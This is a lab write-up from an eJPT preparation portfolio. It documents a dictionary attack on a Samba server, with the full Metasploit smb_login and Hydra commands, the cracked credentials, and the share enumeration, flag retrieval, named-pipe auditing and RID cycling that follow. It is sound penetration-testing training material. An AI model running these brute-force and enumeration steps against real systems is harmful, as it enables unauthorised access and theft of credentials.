Samba Recon: Dictionary Attack

SMB Credential Brute-Force, Share Enumeration & Post-Access Analysis

---

eJPT Exam Preparation – Lab Writeup

Target: `192.49.1.3`

Platform: INE Security / eLearnSecurity

Date: 2026-05-02

Tools Used: nmap | Metasploit Framework | Hydra | smbmap | smbclient | enum4linux

This document was produced as part of an eJPT exam preparation portfolio. All activity was performed in an authorised lab environment.

Contents

1 Goal and Context **2**

2 Attack Chain Overview **2**

3 Lab Setup and Environment **2**
3.1 Target and Tool Selection . . . 3
3.2 Why This Setup Matters . . . 3

4 Background: SMB Dictionary Attacks and Samba Enumeration **3**

5 Reconnaissance and Initial Access **3**
5.1 Host Discovery and Port Scanning . . . 4

6 Credential Brute-Force Phase **4**
6.1 Task 1: Recovering jane's Password via Metasploit smb_login . . . 4
6.2 Task 2: Recovering admin's Password via Hydra . . . 6

7 Share Enumeration and Browsability **6**
7.1 Task 3: Share Permission Mapping via smbmap . . . 6
7.2 Task 4: Checking Whether the jane Share is Browseable . . . 7

8 Post-Access: Flag Retrieval **8**
8.1 Task 5: Fetching the Flag from the admin Share . . . 8

9 SMB Internals Enumeration **9**
9.1 Task 6: Named Pipe Enumeration via pipe_auditor . . . 9
9.2 Task 7: RID Cycling and SID Enumeration via enum4linux . . . 10

10 Key Takeaways **11**

1 Goal and Context

This lab focuses on a live Samba server and tasks the analyst with extracting credentials, mapping share permissions, retrieving a flag, and enumerating SMB internals using RID cycling and named pipe auditing. The objective is not simply to answer seven questions but to build a coherent picture of what an SMB service exposes when its accounts carry weak passwords.

SMB (Server Message Block) is a network file-sharing protocol that remains one of the most targeted attack surfaces in both internal penetration tests and real-world breaches. Samba is the open-source Linux/Unix implementation of the SMB protocol. Misconfigured shares and password-reuse habits on Samba servers have historically provided attackers with quick lateral movement paths, credential dumps, and in some cases direct routes to domain controllers.

The lab reinforced a practical methodology: start with service fingerprinting, apply targeted credential attacks using well-known wordlists, pivot immediately into permission mapping, and extract anything of operational value before finalising enumeration.

2 Attack Chain Overview

Attack Chain Overview

1. **Service Discovery:** Used `ping` and `nmap -sV` against `192.49.1.3` to confirm that Samba was running and identify its version and active ports.
2. **SMB Credential Brute-Force (jane):** Loaded Metasploit's `smb_login` module and ran a dictionary attack against the user `jane` using the `unix_passwords.txt` wordlist to recover her password.
3. **SMB Credential Brute-Force (admin):** Used Hydra with the `rockyou.txt` wordlist against the `admin` account to recover the administrative password.
4. **Share Permission Mapping:** Authenticated with the `admin` credentials via `smbmap` to enumerate all shares and determine their access levels, identifying `nancy` as read-only.
5. **Share Browsability Check:** Ran `smbclient -L` as `jane` to confirm whether the `jane` share appeared in the server's share listing.
6. **Flag Retrieval:** Authenticated to the `admin` share via `smbclient`, navigated into a hidden subdirectory, retrieved `flag.tar.gz`, extracted it locally, and read the flag.
7. **Named Pipe Enumeration:** Used Metasploit's `pipe_auditor` module with admin credentials to list all accessible named pipes on the Samba server.
8. **RID Cycling / SID Enumeration:** Ran `enum4linux -r` with admin credentials to resolve the SIDs of Unix users shawn, jane, nancy, and admin via RID cycling.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	`192.49.1.3`
Platform	INE Security (eLearnSecurity eJPT Lab Environment)
OS (Target)	Linux (Samba server)
Active Ports	139/tcp (NetBIOS-SSN), 445/tcp (Microsoft-DS / SMB)
Tools Used	nmap, Metasploit Framework, Hydra, smbmap, smbclient, enum4linux
Wordlists	`/usr/share/wordlists/metasploit/unix_passwords.txt`, `/usr/share/wordlists/rockyou.txt`

3.2 Why This Setup Matters

Why Start with Service Fingerprinting

Before committing to any specific tool or attack, I needed to confirm the target was alive and identify exactly what was running. A basic `ping` confirms reachability; `nmap -sV` then fingerprints the services and versions. For SMB attacks, version information matters because older Samba versions carry known vulnerabilities beyond weak credentials. This step defines the attack surface before anything else is touched.

4 Background: SMB Dictionary Attacks and Samba Enumeration

SMB dictionary attacks work by systematically authenticating against an SMB service using a known username paired with passwords drawn from a wordlist. Unlike brute-force attacks that try every possible character combination, dictionary attacks rely on the statistical reality that most users choose passwords drawn from common word lists, keyboard patterns, or simple variations. The `unix_passwords.txt` and `rockyou.txt` wordlists both represent real password data accumulated from prior breaches, making them highly effective against accounts that were never subjected to strong password policy enforcement.

Samba's Unix-backed authentication model means user accounts on the Samba server typically map directly to Unix system accounts. This creates a useful property for attackers: valid SMB credentials often translate directly to Unix account access, and Unix account context means SIDs (Security Identifiers) are assigned to each user, which can be resolved through RID (Relative Identifier) cycling.

Named pipes in SMB are communication endpoints that allow inter-process communication over the network. On Samba servers, accessible named pipes can reveal what services are exposed to authenticated users, and in some cases what operations can be invoked remotely. Auditing them is standard practice after gaining credentials because an exposed pipe like
`winreg` or service management interfaces can indicate further attack vectors.

A non-browseable share is one that is deliberately hidden from the share listing returned by tools like `smbclient -L`. It does not appear in browse lists but remains fully accessible if the path is known. This is a weak security control by itself since the path is easily guessed, but it is an important distinction to understand for both offensive enumeration and defensive configuration review.

5 Reconnaissance and Initial Access


5.1 Host Discovery and Port Scanning

Why Start with ping Before nmap

A live check with `ping` before launching nmap is a basic discipline habit. If ping fails, it narrows down whether the issue is a dead host, ICMP filtering, or a routing problem. Starting nmap without confirming reachability can waste time or produce misleading results. Here, ping confirmed the host was up and routable.

```
ping -c 3 192.49.1.3
nmap -sV 192.49.1.3
```

The `nmap -sV` scan performed service version detection against all default ports. The output confirmed Samba was running on ports 139/tcp and 445/tcp – the standard NetBIOS and SMB ports respectively. Having the version string is useful because it allows cross-referencing against known CVEs before committing to credential-based attacks.



```
┌──(root㉿INE)-[~]
└─# ping -c 3 demo.ine.local
PING demo.ine.local (192.49.1.3) 56(84) bytes of data.
64 bytes from demo.ine.local (192.49.1.3): icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from demo.ine.local (192.49.1.3): icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from demo.ine.local (192.49.1.3): icmp_seq=3 ttl=64 time=0.097 ms

--- demo.ine.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.059/0.073/0.097/0.016 ms

┌──(root㉿INE)-[~]
└─# nmap -sV 192.49.1.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-02 18:55 IST
Nmap scan report for demo.ine.local (192.49.1.3)
Host is up (0.000031s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
MAC Address: 02:42:C0:31:01:03 (Unknown)
Service Info: Host: SAMBA-RECON-BRUTE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds

┌──(root㉿INE)-[~]
└─#
```

Figure 1: nmap -sV output confirming Samba service on 192.49.1.3

6 Credential Brute-Force Phase

6.1 Task 1: Recovering jane's Password via Metasploit smb_login

Why Use smb_login for jane

Metasploit's `smb_login` module provides structured credential testing against SMB with built-in support for account lockout avoidance, verbose per-attempt output, and direct integration with the Metasploit workspace database. For a controlled lab where I needed to target a single user with a specific wordlist, it was the right tool to reach for first. The `unix_passwords.txt` wordlist is compact and specifically curated for Unix-type systems, making it faster than `rockyou.txt` for an initial pass.

Metasploit requires its PostgreSQL database to be running before launch. Starting the database first ensures that session data and any found credentials are stored properly in the workspace.

```
service postgresql start && msfconsole
```

Inside `msfconsole`:

```
search smb_login
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.49.1.3
set SMBUser jane
set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
set VERBOSE false
run
```

```
msf6 > search smb_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login     .                normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) >
```

Figure 2: Metasploit search confirming smb_login module availability

```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser jane
SMBUser => jane
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.49.1.3
RHOSTS => 192.49.1.3
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.49.1.3:445        - 192.49.1.3:445 - Starting SMB login bruteforce
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:admin',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:123456',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:12345',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:123456789',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:password',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:iloveyou',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:princess',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:1234567',
[-] 192.49.1.3:445        - 192.49.1.3:445 - Failed: '.\jane:12345678',
[+] 192.49.1.3:445        - 192.49.1.3:445 - Success: '.\jane:abc123'
[*] 192.49.1.3:445        - Scanned 1 of 1 hosts (100% complete)
[*] 192.49.1.3:445        - Bruteforce completed, 1 credential was successful.
[*] 192.49.1.3:445        - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Figure 3: smb_login module run – jane's password successfully identified

The module iterated through the wordlist and returned a successful authentication hit. The output marked the credential pair as valid, confirming jane's password and completing Task 1.

6.2 Task 2: Recovering admin's Password via Hydra

Why Switch to Hydra for admin

The lab specifically required using Hydra for this task, which also provides a useful comparison point. Hydra is a parallelised login cracker that supports a wide range of protocols natively. Against SMB with the `rockyou.txt` wordlist, it works quickly for common passwords. The `rockyou.txt` file on this system was gzip-compressed and required extraction before use.

```
gunzip /usr/share/wordlists/rockyou.txt.gz
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.49.1.3 smb
```

The `-l` flag specifies a single username (lowercase L) and `-P` specifies the password file. Hydra's SMB module handles the authentication handshake internally.

```
┌──(root㉿INE)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.49.1.3 smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-02 19:09:30
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:143443
99), ~14344399 tries per task
[DATA] attacking smb://192.49.1.3:445/
[445][smb] host: 192.49.1.3   login: admin   password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-02 19:09:32
```

Figure 4: Hydra recovering admin's password against the SMB service

Hydra returned a valid credential pair for `admin`, completing Task 2. These credentials became the primary set for all subsequent enumeration tasks.

Note on Wordlist Choice

`rockyou.txt` contains over 14 million entries. For real-world engagements, starting with a smaller curated list first and escalating to `rockyou.txt` only if needed saves significant time. The admin account here carried a password found early in the list, which is the typical outcome when default or weak credentials are in use.

7 Share Enumeration and Browsability

7.1 Task 3: Share Permission Mapping via smbmap

Why Use smbmap After Cracking admin

With valid admin credentials in hand, the next logical question is: what can this account actually access? `smbmap` is the right tool here because it does not just list shares – it tests read/write permissions for each share under the supplied credentials. This immediately surfaces which shares are writable, which are read-only, and which are inaccessible, without needing to manually probe each one.

```
smbmap -H 192.49.1.3 -u admin -p <recovered_password>
```

Figure 5: smbmap command with admin credentials




Figure 6: smbmap output showing share permissions – nancy is READ ONLY

The output listed all available shares alongside their permission levels. The `nancy` share was marked as READ ONLY, completing Task 3. The `admin` share showed READ/WRITE access, which became relevant for Task 5.

7.2 Task 4: Checking Whether the jane Share is Browseable

Why Use smbclient -L for Browsability

The question is not whether jane's share exists or is accessible – it's whether it appears in the server's browse list. `smbclient -L` requests the share listing from the server the same way a Windows Explorer browse would. If a share is configured as non-browseable in `smb.conf`, it will not appear in this listing even though it remains accessible by direct path. This is an important nuance for both enumeration and defensive hardening reviews.

```
smbclient -L 192.49.1.3 -U jane
```

```
┌──(root㉿INE)-[~]
└─# smbclient -L 192.49.1.3 -U jane
Password for [WORKGROUP\jane]:

        Sharename       Type      Comment
        ---------       ----      -------
        shawn           Disk
        nancy           Disk
        admin           Disk
        IPC$            IPC       IPC Service (brute.samba.recon.lab)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        RECONLABS

┌──(root㉿INE)-[~]
└─#
```

Figure 7: smbclient -L output – jane share is absent from the Sharename listing

The `jane` share did not appear in the Sharename column of the share listing. This confirms it is configured as non-browseable, completing Task 4. The answer is **No** – the jane share is not browseable.

8 Post-Access: Flag Retrieval

8.1 Task 5: Fetching the Flag from the admin Share

Why Look Inside Subdirectories Before Stopping at Root

Flags and sensitive files in CTF and lab environments are often placed in subdirectories rather than the share root, deliberately requiring the analyst to enumerate the tree rather than just list the top level. The same pattern applies in real-world engagements: shares that appear empty at the root level frequently contain data in nested folders. After getting a directory listing with `dir`, navigating into any non-standard subdirectory is standard practice.

```
smbclient //192.49.1.3/admin -U admin
```

After authenticating with the admin password recovered in Task 2, the following sequence was executed inside the `smbclient` session:

```
smb: \> dir
smb: \> cd hidden
smb: \hidden\> dir
smb: \hidden\> get flag.tar.gz
```

```
┌──(root㉿INE)-[~]
└─# smbclient //192.49.1.3/admin -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat May  2 19:12:54 2026
  ..                                  D        0  Wed Nov 28 00:55:12 2018
  hidden                              D        0  Wed Nov 28 00:55:12 2018

                1981311780 blocks of size 1024. 77899976 blocks available
smb: \> cd hidden
smb: \hidden\> dir
  .                                   D        0  Wed Nov 28 00:55:12 2018
  ..                                  D        0  Sat May  2 19:12:54 2026
  flag.tar.gz                         N      151  Wed Nov 28 00:55:12 2018

                1981311780 blocks of size 1024. 77899976 blocks available
smb: \hidden\> get flag.tar.gz
getting file \hidden\flag.tar.gz of size 151 as flag.tar.gz (147.4 KiloBytes/sec) (average 147.5 KiloBytes/
sec)
smb: \hidden\> exit
```

Figure 8: smbclient session: navigating into the hidden directory and downloading flag.tar.gz

With `flag.tar.gz` downloaded locally, the archive was extracted and the flag read:

```
tar xzf flag.tar.gz
cat flag
```

```
┌──(root㉿INE)-[~]
└─# ls
Desktop  Documents  Downloads  flag.tar.gz  Music  Pictures  Public  Templates  thinclient_drives  Videos

┌──(root㉿INE)-[~]
└─# tar xzf flag.tar.gz

┌──(root㉿INE)-[~]
└─# ls
Desktop    Downloads  flag.tar.gz  Pictures  Templates          Videos
Documents  flag       Music        Public    thinclient_drives

┌──(root㉿INE)-[~]
└─# cat flag
2727069bc058053bd561ce372721c92e
```

Figure 9: Flag extracted and read from flag.tar.gz

Flag Retrieved – admin Share

Flag successfully extracted from `flag.tar.gz` inside the `hidden` subdirectory of the `admin` share. Task 5 complete.

9 SMB Internals Enumeration

9.1 Task 6: Named Pipe Enumeration via pipe_auditor

Why Enumerate Named Pipes After Gaining Credentials

Named pipes represent active IPC (inter-process communication) channels exposed over the SMB protocol. Once authenticated, an attacker can query which pipes are accessible, and certain pipes – particularly those associated with remote registry access, service control, or DCE/RPC endpoints – can enable further operations that go beyond simple file access. Knowing which pipes are open narrows the attack surface analysis and is a standard post-credential enumeration step.

```
msfconsole
search pipe_auditor
use auxiliary/scanner/smb/pipe_auditor
set RHOSTS 192.49.1.3
set SMBUser admin
set SMBPass <recovered_password>
run
```

```
msf6 auxiliary(scanner/smb/smb_login) > search pipe_auditor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/pipe_auditor    .                normal  No     SMB Session Pipe Auditor


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/pipe_auditor

msf6 auxiliary(scanner/smb/smb_login) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/pipe_auditor) >
```

Figure 10: Metasploit search and selection of pipe_auditor module

```
msf6 auxiliary(scanner/smb/pipe_auditor) > set RHOSTS 192.49.1.3
RHOSTS => 192.49.1.3
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBUser admin
SMBUser => admin
msf6 auxiliary(scanner/smb/pipe_auditor) > set SMBPass password1
SMBPass => password1
msf6 auxiliary(scanner/smb/pipe_auditor) > run

[+] 192.49.1.3:139 - Pipes: \netlogon, \lsarpc, \samr, \eventlog, \InitShutdown, \ntsvcs, \srvsvc, \wkssvc
[*] 192.49.1.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) >
```

Figure 11: pipe_auditor output listing accessible named pipes on the Samba server

The module returned the list of accessible named pipes on the target, completing Task 6. The results indicate which IPC endpoints are reachable under admin-level authentication.

9.2 Task 7: RID Cycling and SID Enumeration via enum4linux

Why Perform RID Cycling

Every user account on a Windows or Samba domain is assigned a Security Identifier (SID) composed of a domain prefix and a Relative Identifier (RID). RID cycling involves iterating over a range of RIDs and sending lookup requests to the server to resolve each one to a username. On Samba servers, this technique maps directly back to Unix user accounts. This is useful for building a complete user list beyond just the accounts already known, and for confirming the internal numeric identity of each account – information relevant to any follow-on access control analysis.

```
enum4linux -r -u admin -p password1 192.49.1.3
```

The `-r` flag instructs `enum4linux` to perform RID cycling. The `-u` and `-p` flags supply the admin credentials for authenticated enumeration, which returns far more data than unauthenticated queries.

```
[+] Enumerating users using SID S-1-22-1 and logon username 'admin', password 'password1'

S-1-22-1-1000 Unix User\shawn (Local User)
S-1-22-1-1001 Unix User\jane (Local User)
S-1-22-1-1002 Unix User\nancy (Local User)
S-1-22-1-1003 Unix User\admin (Local User)
```

Figure 12: enum4linux -r output showing SIDs for shawn, jane, nancy, and admin

The output resolved the SIDs for all four users – shawn, jane, nancy, and admin – completing Task 7 and closing out all enumeration objectives for this lab.

Note on enum4linux-ng

The original `enum4linux` is a Perl wrapper around Samba tools that can produce inconsistent output depending on the environment. `enum4linux-ng` is a rewritten Python version with cleaner output, better error handling, and JSON export support. For engagements where output needs to be parsed programmatically or documented cleanly, `enum4linux-ng` is the preferred tool. It was not used here because the lab specifically required `enum4linux`.

10 Key Takeaways

Key Takeaways

- **Credential tool choice depends on context, not preference.** Metasploit's `smb_login` integrates with the workspace database and handles threading automatically, making it efficient for multi-target or multi-user scenarios. Hydra is faster for focused single-user attacks against a known protocol. Understanding when each is appropriate matters more than defaulting to one.
- **A non-browseable share is not a hidden share in any meaningful security sense.** Removing a share from the listing only stops casual discovery via `smbclient -L`. Any attacker with valid credentials can still connect directly if they know or guess the share name. Relying on non-browseability as a security control is a false comfort.
- **Nested directories are where the actual content lives.** The flag in this lab was inside a `hidden` subdirectory, not at the share root. On real assessments, shares that appear sparse at the top level often contain sensitive files buried a few levels down. Enumerating recursively – not just listing the root – is part of thorough share assessment.
- **smbmap does the permission logic for you – use it immediately after gaining credentials.** Rather than manually testing read/write access on each share through `smbclient`, `smbmap` surfaces the entire permission matrix in a single pass. This is the right first action after cracking credentials because it shows exactly what attack surface each account exposes.
- **Named pipe enumeration belongs in the post-credential checklist.** The presence of accessible pipes like those associated with DCE/RPC services indicates an expanded attack surface beyond file access. Even in lab environments, recognising which pipes are open trains the instinct to look for IPC-based attack paths on real engagements.
- **RID cycling produces the ground truth user list.** Share listings and service banners often reflect only a partial view of the accounts present. RID cycling through `enum4linux` – especially when authenticated – resolves the complete internal user roster along with each account's SID, which is the correct identifier for any domain-aware access control analysis.

– End of Report –